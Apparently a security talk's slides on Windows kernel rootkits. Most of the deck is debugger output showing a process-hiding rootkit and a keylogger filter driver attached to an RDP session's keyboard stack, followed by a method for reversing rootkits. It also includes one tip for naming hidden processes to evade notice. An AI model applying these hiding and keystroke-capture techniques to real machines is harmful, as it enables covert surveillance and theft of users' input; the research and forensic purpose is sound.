+0x5a0 ImageFilePointer : 0xfffff908d`dfc29c40 _FILE_OBJECT
0: kd> dt _FILE_OBJECT 0xfffff908d`dfc29c40 FileName
nt!_FILE_OBJECT
+0x058 FileName : _UNICODE_STRING "\Windows\System32\SearchProtocolHost.exe"
```

- Pick long random password-like names for the process you want to hide.



# DEMO #1

ROOTKIT IN ACTION



# MISSION: KEYLOGGER

# KEYLOGGER

Normal session...

```
Command      X
0: kd> !object \driver
Object: fffffba08272ffe60  Type: (fffff908dd90aabc0) Directory
    ObjectHeader: fffffba08272ffe30 (new version)
    HandleCount: 0  PointerCount: 125
    Directory Object: fffffba082723bdc0  Name: Driver

    Hash Address          Type               Name
    ----  -----          ----               -----
    00   fffff908dd9d13db0  Driver             fvevol
        fffff908dd9b907c0  Driver             vdrvroot
    01   fffff908de01c5e50  Driver             MpKsl81184e8c
        fffff908ddb3bf220  Driver             ushubci
[...]
        fffff908dd084e8f0  Driver             nau
        fffff908ddb367d50  Driver             kbdclass
```

# KEYLOGGER

Normal session...

```
Command      X
0: kd> dt nt!_driver_object  fffff908ddb367d50
+0x000 Type          : 0n4
+0x002 Size          : 0n336
+0x008 DeviceObject  : 0xfffff908d`db3b6a90 _DEVICE_OBJECT
+0x010 Flags          : 0x412
+0x018 DriverStart    : 0xfffffff805`34780000 Void
+0x020 DriverSize     : 0x14000
+0x028 DriverSection   : 0xfffff908d`db342230 Void
+0x030 DriverExtension : 0xfffff908d`db367ea0 _DRIVER_EXTENSION
+0x038 DriverName     : _UNICODE_STRING "\Driver\kbdclass"
+0v
```

```
Command      X
0: kd> dt nt!_device_object 0xfffff908d`db3b6a90
+0x000 Type          : 0n3
+0x002 Size          : 0x2d0
+0x004 ReferenceCount : 0n0
+0x008 DriverObject   : 0xfffff908d`db367d50 _DRIVER_OBJECT
+0x010 NextDevice     : (null)
+0x018 AttachedDevice  : (null)
+0x020 CurrentTran    : (null)
```


# KEYLOGGER

Normal session...

```
Command      X
0: kd> !devstack 0xfffff908d`db3b6a90
    !DevObj          !DrvObj           !DevExt          ObjectName
> fffff908ddb3b6a90  \Driver\kbdclass  fffff908ddb3b6be0  KeyboardClass0
    fffff908ddb3b63e0  \Driver\i8042prt  fffff908ddb3b6530
    fffff908dd9be0cf0  \Driver\ACPI    fffff908dd9160bf0  00000068
!DevNode fffff908dd9c9e730 :
    DeviceInst is "ACPI\PNP0303\4&25ee97c0&0"
    ServiceName is "i8042prt"
```

# KEYLOGGER

RDP connection...



# KEYLOGGER

Normal session + RDP session...

```
Command X
0: kd> dt nt!_driver_object fffff908ddb367d50
+0x000 Type : 0n4
+0x002 Size : 0n336
+0x008 DeviceObject : 0xfffff908d`e390ac90 _DEVICE_OBJECT
+0x010 Flags : 0x412
+0x018 DriverStart : 0xfffff805`34780000 Void
+0x020 DriverSize : 0x14000
+0x028 DriverSection : 0xfffff908d`db342230 Void
+0x030 DriverExtension : 0xfffff908d`db367ea0 _DRIVER_EXTENSION
+0x038 DriverName : UNICODE_STRING "\Driver\kbdclass"
+0x040 Name Command X
0: kd> dt nt!_device_object 0xfffff908d`e390ac90
+0x000 Type : 0n3
+0x002 Size : 0x2d0
+0x004 ReferenceCount : 0n0
+0x008 DriverObject : 0xfffff908d`db367d50 _DRIVER_OBJECT
+0x010 NextDevice : 0xfffff908d`db3b6a90 _DEVICE_OBJECT
+0x018 AttachedDevice : (null)
+0x020 CurrentIrp : (null)

Command X
0: kd> dt nt!_device_object 0xfffff908d`db3b6a90
+0x000 Type : 0n3
+0x002 Size : 0x2d0
+0x004 ReferenceCount : 0n0
+0x008 DriverObject : 0xfffff908d`db367d50 _DRIVER_OBJECT
+0x010 NextDevice : (null)
+0x018 AttachedDevice : (null)
+0x020 CurrentIrp : (null)
```

# KEYLOGGER

Normal session + RDP session...

```
Command X
0: kd> dt nt!_driver_object fffff908ddb367d50
+0x000 Type : 0n4
+0x002 Size : 0n336
+0x008 DeviceObject : 0xfffff908d`e390ac90 _DEVICE_OBJECT
+0x010 Flags : 0x412
+0x018 DriverStart : 0xfffff805`34780000 Void
+0x020 DriverSize : 0x14000
+0x028 DriverSection : 0xfffff908d`db342230 Void
+0x030 DriverExtension : 0xfffff908d`db367ea0 _DRIVER_EXTENSION
+0x038 DriverName : _UNICODE_STRING "\Driver\kbdclass"
+0x048 HandshakeDatabase : 0xfffff805`3d520088 _UNICODE_STRING "V
```

```
Command X
0: kd> dt nt!_device_object 0xfffff908d`e390ac90
+0x000 Type : 0n3
+0x002 Size : 0x2d0
+0x004 ReferenceCount : 0n0
+0x008 DriverObject : 0xfffff908d`db367d50 _DRIVER_OBJECT
+0x010 NextDevice : 0xfffff908d`db3b6a90 _DEVICE_OBJECT
+0x018 AttachedDevice : (null)
+0x020 CurrentIrp : (null)
```

```
Command X
0: kd> dt nt!_device_object 0xfffff908d`db3b6a90
+0x000 Type : 0n3
+0x002 Size : 0x2d0
+0x004 ReferenceCount : 0n0
+0x008 DriverObject : 0xfffff908d`db367d50 _DRIVER_OBJECT
+0x010 NextDevice : (null)
+0x018 AttachedDevice : (null)
+0x020 CurrentIrp : (null)
```

Normal session + RDP session + Keylogger

```
Command X
0: kd> dt nt!_driver_object fffff908ddb367d50
+0x000 Type : 0n4
+0x002 Size : 0n336
+0x008 DeviceObject : 0xfffff908d`e30722f0 _DEVICE_OBJECT
+0x010 Flags : 0x412
+0x018 DriverStart : 0xfffff805`34780000 Void
+0x020 DriverSize : 0x14000
```

```
Command X
0: kd> dt nt!_device_object 0xfffff908d`e30722f0
+0x000 Type : 0n3
+0x002 Size : 0x2d0
+0x004 ReferenceCount : 0n0
+0x008 DriverObject : 0xfffff908d`db367d50 _DRIVER_OBJECT
+0x010 NextDevice : 0xfffff908d`db3b6a90 _DEVICE_OBJECT
+0x018 AttachedDevice : 0xfffff908d`e22c54b0 _DEVICE_OBJECT
+0x020 CurrentIrp : (null)
+0x028 Timer : (null)
```

[...]

# KEYLOGGER

Before...

```
Command      X
0: kd> !devstack 0xfffff908d`db3b6a90
!DevObj          !DrvObj          !DevExt          ObjectName
> fffff908ddb3b6a90  \Driver\kbdclass  fffff908ddb3b6be0  KeyboardClass0
fffff908ddb3b63e0  \Driver\i8042prt  fffff908ddb3b6530
fffff908dd9be0cf0  \Driver\ACPI    fffff908dd9160bf0  00000068
!DevNode fffff908dd9c :  
DeviceInst is "ACPI"
ServiceName is "i8042prt"


Command      X
0: kd> !devstack 0xfffff908d`e30722f0
!DevObj          !DrvObj          !DevExt          ObjectName
fffff908de22c54b0  \Driver\TopKeylogger  fffff908de22c5600
> fffff908de30722f0  \Driver\kbdclass  fffff908de3072440  KeyboardClass2
fffff908ddfabd2d0  \Driver\terminprt  fffff908ddfabd420
fffff908ddf0bb520  \Driver\umbus     fffff908de3749f10  000000c1
!DevNode fffff908de079d660 :
DeviceInst is "TERMINPUT_BUS\UMB\2&2c22bcc9&0&Session1Keyboard0"
ServiceName is "terminprt"
```

After...



# DEMO #2


## KEYLOGGER IN ACTION



# REVERSING ROOTKITS: WHY?

- (Red Team / mal dev) Debug your own code
- Debug actual rootkit malware:
  - (Red Team / mal dev) Understand how someone did something and maybe implement it in a better/stealthier way
  - (Blue Team / forensics) How advanced is an attack?
- (Red Team / research) Debugging rootkits is very much the same as debugging legit drivers looking for kernel exploitation


# REVERSING ROOTKITS: STATIC ANALYSIS



# REVERSING ROOTKITS: STATIC ANALYSIS


- Find DriverEntry
- Device object created ? Name and dev extension ?
  - RE device extension
- IRP dispatch handlers
- Find all IOCTL codes and determine corresponding functionality
- Attaches to anything ?
- Find timers, completion routines, callbacks, system threads, DPCs, work items, etc.
- And... make sense of it all :)

# REVERSING ROOTKITS – DYNAMIC ANALYSIS



1. \_\_debugbreak()
2. kd> sxe ld:rootkit.sys
3. Disassemble:
  1. lopLoadDriver
  2. lopInitializeBuiltinDriver (loads boot-start / built-in drivers)

